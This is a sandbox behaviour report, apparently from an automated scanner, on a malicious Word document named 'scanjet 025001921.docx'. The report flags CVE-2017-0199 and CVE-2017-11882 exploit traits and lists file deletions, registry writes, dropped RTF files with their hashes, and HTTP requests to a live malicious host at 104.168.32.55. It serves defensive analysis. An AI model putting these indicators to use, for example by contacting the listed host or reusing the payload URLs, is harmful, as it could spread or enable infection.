Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1852 File: %TEMP%\UET54D0.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1852 File: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1852 File: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\BB5BDD20.wiz Type: VSDT_RTF
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1852 File: %TEMP%\{0F404421-5371-410C-979A-1C62DD740FD6} Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1852 File: %TEMP%\UET5136.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1852 File: %TEMP%\{360ECB43-3FCB-4524-9B80-2C2ECF9E58A5} Type: VSDT_COM_DOS

▼ Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1852 Info: Enums share folder from API result

▼ Malformed, defective, or with known malware traits (4)

Characteristic	Significance	Details
Detected as probable malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92
Drops known malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~WRF{A0C2E1F0-5508-4641-BC28-4A46C0AD2E30}.tmp SHA1: D3EDB148DD94F68D9BB9651E8B57CC436C17ECA2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92
Drops known malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: HEUR_RTFMALFORM File Name: BB5BDD20.wiz SHA1: AB16819ACAA2883D8098D29BD920CDEB409767B2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92
Drops known malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: HEUR_RTFMALFORM File Name:wii.wiz.....wiz.....wi.wiz[1].wiz SHA1: AB16819ACAA2883D8098D29BD920CDEB409767B2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92

▼ Process, service, or memory object change (1)

Characteristic	Significance	Details
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2836 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe

▼ Suspicious network or messaging activity (16)

Characteristic	Significance	Details
Attempts to connect to suspicious host	■ ■ ■	104.168.32.55
Attempts to connect to malicious URL	■ ■ ■	URL: http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz Threat Name: EXPLOIT_RTF.WRS
Attempts to connect to suspicious URL	■ ■ ■	http://104.168.32.55/
Attempts to connect to suspicious URL	■ ■ ■	http://104.168.32.55/dashboard/
Attempts to connect to suspicious URL	■ ■ ■	http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/
Connects to remote URL or IP address	■ ■ ■	Connection: 104.168.32.55:80 Content: HEAD /.....wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz HTTP/1.1\r\nX-IDCRL_ACCEPTED: t\r\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: 104.168.32.55\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 104.168.32.55:80 Content: GET /.....wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: 104.168.32.55\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 104.168.32.55:80 Content: OPTIONS /dashboard/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 104.168.32.55\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 104.168.32.55:80 Content: OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 104.168.32.55\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 104.168.32.55:80 Content: HEAD /.....wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: t\r\nHost: 104.168.32.55\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 104.168.32.55:80 Content: OPTIONS /.....wii.....wiz.....wii.wiz.....wii.....wiz/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 104.168.32.55\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz
Queries DNS server	■ ■ ■	104.168.32.55
Listens on port	■ ■ ■	0.0.0.0:49423
Listens on port	■ ■ ■	0.0.0.0:49422
Listens on port	■ ■ ■	0.0.0.0:49421

▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
104.168.32.55	80	-	-	-	scanjet 025001921.docx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
104.168.32.55	-	53	-	-	-	scanjet 025001921.docx
www.microsoft.com	92.122.110.37	53	-	No risk	-	scanjet 025001921.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz	Malware Accomplice	High	EXPLOIT_RTF.WRS	scanjet 025001921.docx
http://104.168.32.55/	Untested	-	-	scanjet 025001921.docx
http://104.168.32.55/dashboard/	Untested	-	-	scanjet 025001921.docx
http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/	Untested	-	-	scanjet 025001921.docx

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~WRF{A0C2E1F0-5508-4641-BC28-4A46C0AD2E30}.tmp	High	EXPL_CVE1711882	Drops known malware	-	5120	D3EDB148DD94F68D9BB9651E8B57CC436C17ECA2
BB5BDD20.wiz	High	HEUR_RTFMALFORM	Drops known malware	-	23566	AB16819ACAA2883D8098D29BD920CDEB409767B2
.....wii.wiz.....wiz.....wi.wiz[1].wiz	High	HEUR_RTFMALFORM	Drops known malware	-	23566	AB16819ACAA2883D8098D29BD920CDEB409767B2
.....wii.wiz.....wiz.....wi.wiz.....wiz_url	No risk	-	-	-	227	AD142677E511FBAC83622B38CEAFE4D62375B891
.....wii.....wiz.....wii.wiz.....wiz on 104.168.32.55.url	No risk	-	-	-	138	9176AE8F8A627EBCB36955CBED73ACD5CEC4D295
~WRS{96C0E956-C2A6-4F53-B3E0-8835FA85C4A9}.tmp	No risk	-	-	-	1024	A62F70A7B17863E69759A6720E75FC80E12B46E6
msosqmcached.dat	No risk	-	-	-	788	A9C49943BFA1BFBDD3A4BCFC0F102E3D07DD73EA1
CentralTable.laccdb	No risk	-	-	-	64	CF4952815B18182855EE45688995D12457F80A84
~\$anjet 025001921.docx	No risk	-	-	-	162	35CAF4CE15128289949107CE002FE8CCE7AFE2D0
~\$Normal.dotm	No risk	-	-	-	162	35CAF4CE15128289949107CE002FE8CCE7AFE2D0

▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	DDC5FC30F556E6D597A0DB1A06F9B514528B38FC	High
URL	http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz	High
File (SHA1)	AB16819ACAA2883D8098D29BD920CDEB409767B2	High
URL	http://104.168.32.55:80/.....wii.....wiz.....wii.wiz.....wii.....wiz/	Medium
File (SHA1)	D3EDB148DD94F68D9BB9651E8B57CC436C17ECA2	High
URL	http://104.168.32.55:80/dashboard/	Medium
URL	http://104.168.32.55:80/	Medium

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 104.168.32.55		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz Threat Name: EXPLOIT_RTF.WRS		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://104.168.32.55/		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://104.168.32.55/dashboard/		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~WRF{A0C2E1F0-5508-4641-BC28-4A46C0AD2E30}.tmp SHA1: D3EDB148DD94F68D9BB9651E8B57CC436C17ECA2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: HEUR_RTFMALFORM File Name: BB5BDD20.wiz SHA1: AB16819ACAA2883D8098D29BD920CDEB409767B2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: HEUR_RTFMALFORM File Name:wii.wiz.....wiz.....wi.wiz[1].wiz SHA1: AB16819ACAA2883D8098D29BD920CDEB409767B2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		1852
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\~& Value: None		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FECUsage\WORDFiles Value: 5359012d		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FECUsage\ProductFiles Value: 53590109		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FECUsage\ProductFiles Value: 5359010a		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocBibs\1033\NextUpdate Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\~& Value: None		1852
Add File	Path: %APPDATA%\Microsoft\Templates\~\$Normal.dotm Type: VSDT_COM_DOS		1852
Write File	Path: %APPDATA%\Microsoft\Templates\~\$Normal.dotm Type: VSDT_COM_DOS		1852
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, ad7fb60, 0) Return: 0		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\~& Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\8a& Value: None		1852
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		1852
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FECUsage\ProductFiles Value: 5359010b		1852
Call System API	API Name: DeviceIoControl Args: (954, 2d1400, 3aec1c, 12, 3aeb74, 40, ,) Return: 1		1852
Add File	Path: %TEMP%\{360ECB43-3FCB-4524-9B80-2C2ECF9E58A5} Type: VSDT_COM_DOS		1852
Write File	Path: %TEMP%\{360ECB43-3FCB-4524-9B80-2C2ECF9E58A5} Type: VSDT_COM_DOS		1852

Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1852
Call Filesystem API	API Name: CopyFileExW Args: (%TEMP%\{360ECB43-3FCB-4524-9B80-2C2ECF9E58A5}, %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD, 6c75298e, 0, 0, 9) Return: 1		1852
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{360ECB43-3FCB-4524-9B80-2C2ECF9E58A5}) Return: 1		1852
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{360ECB43-3FCB-4524-9B80-2C2ECF9E58A5}) Return: 0		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1852
Delete File	Path: %TEMP%\{360ECB43-3FCB-4524-9B80-2C2ECF9E58A5} Type: VSDT_COM_DOS		1852
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1852 File: %TEMP%\{360ECB43-3FCB-4524-9B80-2C2ECF9E58A5} Type: VSDT_COM_DOS		
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1852
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\LocalSyncClientDiskLocation Value: None		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Identity\SkyDriveClientIdentity Value: None		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FEC\Usage\AceFiles Value: 53590001		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FEC\Usage\AceFilesIntl_1033 Value: 53590001		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FEC\Usage\AceFilesIntl_1033 Value: 53590002		1852
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		1852
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacddb Type: VSDT_EMPTY		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FEC\Usage\AceFilesIntl_1033 Value: 53590003		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacddb Type: VSDT_COM_DOS		1852
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacddb Type: VSDT_COM_DOS		1852
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1852 File: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacddb Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacddb) Return: 1		1852
Delete File	Path: %TEMP%\JET5136.tmp Type: VSDT_EMPTY		1852
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1852 File: %TEMP%\JET5136.tmp Type: VSDT_EMPTY		
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacddb Type: VSDT_COM_DOS		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FEC\Usage\AceFiles Value: 53590002		1852
Add File	Path: %TEMP%\{0F404421-5371-410C-979A-1C62DD740FD6} Type: VSDT_COM_DOS		1852
Write File	Path: %TEMP%\{0F404421-5371-410C-979A-1C62DD740FD6} Type: VSDT_COM_DOS		1852
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1852
Call Filesystem API	API Name: CopyFileExW Args: (%TEMP%\{0F404421-5371-410C-979A-1C62DD740FD6}, %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD, 6c75298e, 0, 0, 9) Return: 1		1852
Delete File	Path: %TEMP%\{0F404421-5371-410C-979A-1C62DD740FD6} Type: VSDT_COM_DOS		1852
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1852 File: %TEMP%\{0F404421-5371-410C-979A-1C62DD740FD6} Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{0F404421-5371-410C-979A-1C62DD740FD6}) Return: 1		1852
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{0F404421-5371-410C-979A-1C62DD740FD6}) Return: 0		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FEC\Usage\WxpFiles Value: 53590001		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1852
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS		1852
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{DBF50EBB-6F67-433C-B24C-E30D971EB946}.FSD Type: VSDT_COM_DOS		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{DBF50EBB-6F67-433C-B24C-E30D971EB946}.FSD Type: VSDT_COM_DOS		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{DBF50EBB-6F67-433C-B24C-E30D971EB946}.FSD Type: VSDT_COM_DOS		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{DBF50EBB-6F67-433C-B24C-E30D971EB946}.FSD Type: VSDT_COM_DOS		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{DBF50EBB-6F67-433C-B24C-E30D971EB946}.FSD Type: VSDT_COM_DOS		1852
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache Value: None		1852


Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Version Value: 1		1852
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\lNetCache) Return: 1		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None		1852
Call Network API	API Name: socket Args: (23, 1, 6) Return: b78		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None		1852
Call Service API	API Name: OpenServiceW Args: (af959a0, WinHttpAutoProxySvc, 94) Return: af95978		1852
Call System API	API Name: WinHttpCloseHandle Args: (ba7bf68) Return: 1		1852
Call Service API	API Name: OpenServiceW Args: (af94b40, NetSetupSvc, 4) Return: af94ca8		1852
Call System API	API Name: WinHttpCloseHandle Args: (70ad10) Return: 1		1852
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1		1852
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1		1852
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1		1852
Call Network API	API Name: socket Args: (23, 1, 6) Return: c08		1852
Call Network API	API Name: socket Args: (2, 1, 6) Return: c5c		1852
Call Network API	API Name: bind Args: (c5c, 0.0.0.0:49421, 128) Return: 0		1852
Detection	Threat Characteristic: Listens on port 0.0.0.0:49421		
Call System API	API Name: ConnectEx Args: (c5c, 104.168.32.55:80, 16, 0, 0, 0, ba0d278) Return: 0		1852
Call Network API	API Name: send Args: (c5c, OPTIONS /.-.-.-.-.-wii.....wiz.....wii.wiz.....wii.....wiz/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 104.168.32.55\r\n\r\n, 1, 237) Return: 0		1852
